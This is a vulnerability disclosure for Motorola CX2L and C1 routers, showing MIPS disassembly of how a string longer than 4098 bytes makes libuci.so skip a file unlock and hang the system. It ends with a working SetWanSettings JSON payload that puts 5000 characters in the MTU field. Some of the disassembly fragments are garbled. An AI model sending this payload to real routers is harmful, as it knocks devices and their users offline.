motorola 路由器文件解锁漏洞

Description


```
An issue was discovered in libuci.so on Motorola router CX2L MWR04L 1.01 and C1 MWR03 1.01
devices.By setting SetWanSettings' parameter to a long string,it can bypass the unlocking
of /tmp/.uci/network after locking,which will block the system.
```

Download link

http://soplar.cn/product_support.html

Vuln Detail

```
File: /lib/libuci.so
Function:uci_getln(sub_4100)
When the input of string is longer than 4098 bytes,the process will turn into an exception
handler,using longjmp to bypass the unlocking of file /tmp/.uci/network,which means the
file is in the status of locking.Later on,when other functions try to lock the file,the
system will block.
```




```
loc_4218:
slti     $v0, 0x801
bnezl    $v0, loc_423C
lw       $a2, 0x24($s0)
```

```
$s1

)
loc_4260
v0)
```

```
move     $a0, $s3
move     $a1, $s2
move     $t9, $s7
bal      sub_5CC0
move     $a2, $s6
lw       $a2, 0x24($s0)
```




```
sub_5CC0:

var_10= -0x10
var_4= -4

li      $gp, 0x1AAD0
addu    $gp, $t9
addiu   $sp, -0x20
sw      $gp, 0x20+var_10($sp)
sw      $ra, 0x20+var_4($sp)
lw      $v0, 8($a0)
la      $t9, longjmp
addiu   $a0, 0x38  # '8'
lw      $v1, 0x20($v0)
sw      $a2, 0($v0)
subu    $a1, $v1
sw      $a1, 8($v0)
jalr    $t9 ; longjmp
li      $a1, 5
 # End of function sub_5CC0
```

```
The longjmp will jump to the latest setjmp in uci_load_delta_file(sub_68dc),and bypass the
setting of fd.
```




```
sw      $v1, 0xB8+var_18($sp)
move    $a1, $v1
jalr    $t9 ; memcpy
li      $a2, 0x80
lw      $gp, 0xB8+var_A0($sp)
la      $t9, _setjmp
jalr    $t9 ; _setjmp
lw      $a0, 0xB8+var_18($sp)
beqz    $v0, loc_697C
lw      $gp, 0xB8+var_A0($sp)
```

```
loc_697C:
lw      $v1, 0xB8+var_14($sp)
la      $t9, uci_open_stream
lw      $a0, 0xB8+arg_0($sp)
lw      $a1, 0xB8+arg_8($sp)
sw      $v1, 0xB8+var_A8($sp)
sw      $zero, 0xB8+var_A4($sp)
move    $a2, $zero
bal     uci_open_stream
move    $a3, $zero
move    $s0, $v0
lw      $v0, 0xB8+arg_4($sp)
beqz    $v0, loc_69D4
lw      $gp, 0xB8+var_A0($sp)
```

```
li      $t9, 0
lw      $a0, 0xB8+arg_0($sp)
move    $a1, $s0
addiu   $t9, uci_parse_delta
```

```
loc_69D4:
move    $s1, $zero
```

run in this way, the fd is zero.



```
addiu   $t9, uci_parse_delta
bal     uci_parse_delta
move    $a2, $v0
move    $s1, $v0
b       loc_69D8
lw      $gp, 0xB8+var_A0($sp)
```

```
loc_69D8:
la      $t9, memcpy
lw      $a0, 0xB8+var_18($sp)
addiu   $a1, $sp, 0xB8+var_98
jalr    $t9 ; memcpy
li      $a2, 0x80
lw      $v1, 0xB8+arg_C($sp)
beqz    $v1, loc_6A04
lw      $gp, 0xB8+var_A0($sp)
```

```
lw      $v1, 0xB8+arg_0($sp)
la      $t9, memcpy
lw      $a0, 0xB8+var_18($sp)
sw      $v0, 0x2C($v1)
addiu   $a1, $sp, 0xB8+var_98
jalr    $t9 ; memcpy
li      $a2, 0x80
lw      $v0, 0xB8+arg_C($sp)
move    $s1, $zero
bnez    $v0, loc_69FC
move    $s0, $zero
```

```
lw      $v0, 0xB8+arg_C($sp)
```

set locking file's fd

```
loc_6A04:
beqz    $s0, loc_6A14
la      $t9, uci_close_st
```

```
In uci_load_delta(sub_6c60),if the fd is not zero, uci_close_stream(sub_5ef4) will unlock
the file.Now the fd is zero,the function will do nothing.The file is failed to unlock.
```

Payload

```
{"SetWanSettings":{"wan_wan(0)_enable":"1","wan_wan(0)_proto":"dhcp","wan_wan(0)_mtu":"任意5000个字符","wan_wan_speed":"Auto","wan_wan_duplex":"Auto","wan_wan(0)_mac_clone_enable":"0","wan_wan(0)_dns_manual":"1","wan_wan(0)_dns":"1.1.1.1;114.114.114.114"}}
```

Reference

uci源码：https://lxr.openwrt.org/source/uci